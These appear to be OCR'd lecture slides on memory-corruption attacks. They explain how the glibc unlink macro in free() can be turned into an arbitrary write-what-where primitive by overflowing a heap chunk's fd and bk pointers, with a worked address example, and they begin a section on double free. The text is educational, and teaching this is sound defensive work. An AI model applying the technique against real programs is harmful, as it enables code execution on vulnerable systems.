
- http://www.sans.edu/student-files/presentations/heap_overflows_notes.pdf

Heap Overflows

- free() removes a chunk from allocated list

```
chunk2->bk->fd = chunk2->fd
chunk2->fd->bk = chunk2->bk
```

- By overflowing chunk2, attacker controls bk and fd
  - Controls both *where* and *what* data is written!
    - Arbitrarily change memory (e.g., function pointers)




Heap Overflows

- free() removes a chunk from allocated list

```
chunk2->bk->fd = chunk2->fd        v[chunk1+8]= chunk3
chunk2->fd->bk = chunk2->bk        v[chunk3+12] = chunk1
```

- By overflowing chunk2, attacker controls bk and fd
  - Controls both *where* and *what* data is written!
    - Arbitrarily change memory (e.g., function pointers)



Heap Overflows

- By overflowing chunk2, attacker controls bk and fd
  - Controls both *where* and *what* data is written!
    - Assign chunk2->fd to value to want to write
    - Assign chunk2->bk to address X (where you want to write)
      - Less an offset of the fd field in the structure
- Free() removes a chunk from allocated list

```
chunk2->bk->fd = chunk2->fd
chunk2->fd->bk = chunk2->bk
```

- What's the result?

Heap Overflows

- By overflowing chunk2, attacker controls bk and fd
  - Controls both *where* and *what* data is written!
    - Assign chunk2->fd to value to want to write
    - Assign chunk2->bk to address X (where you want to write)
      - Less an offset of the fd field in the structure
- Free() removes a chunk from allocated list

```
chunk2->bk->fd = chunk2->fd
      addrX->fd = value
chunk2->fd->bk = chunk2->bk
      value->bk = addrX
```

```
chunk2->bk->fd = chunk2->fd
    => addrX+8 = value
  If adversary wants to write
  value 0xdeadbeef to address
    0xbffffffc, she writes
   chunk2->fd = 0xdeadbeef
  chunk2->bk = 0xbffffffc - 8
```

- What's the result?
  - Change a memory address to a new pointer value (in data)
  - Can we change the return address?

Double Free (1)




Figure 7: List of free chunks




Figure 8: *Chunk*4 added to the list of free chunks (*chunk*3 not shown)

Figures from "Code Injection in C and C++ :A Survey of Vulnerabilities and Countermeasures"

Double Free (2)

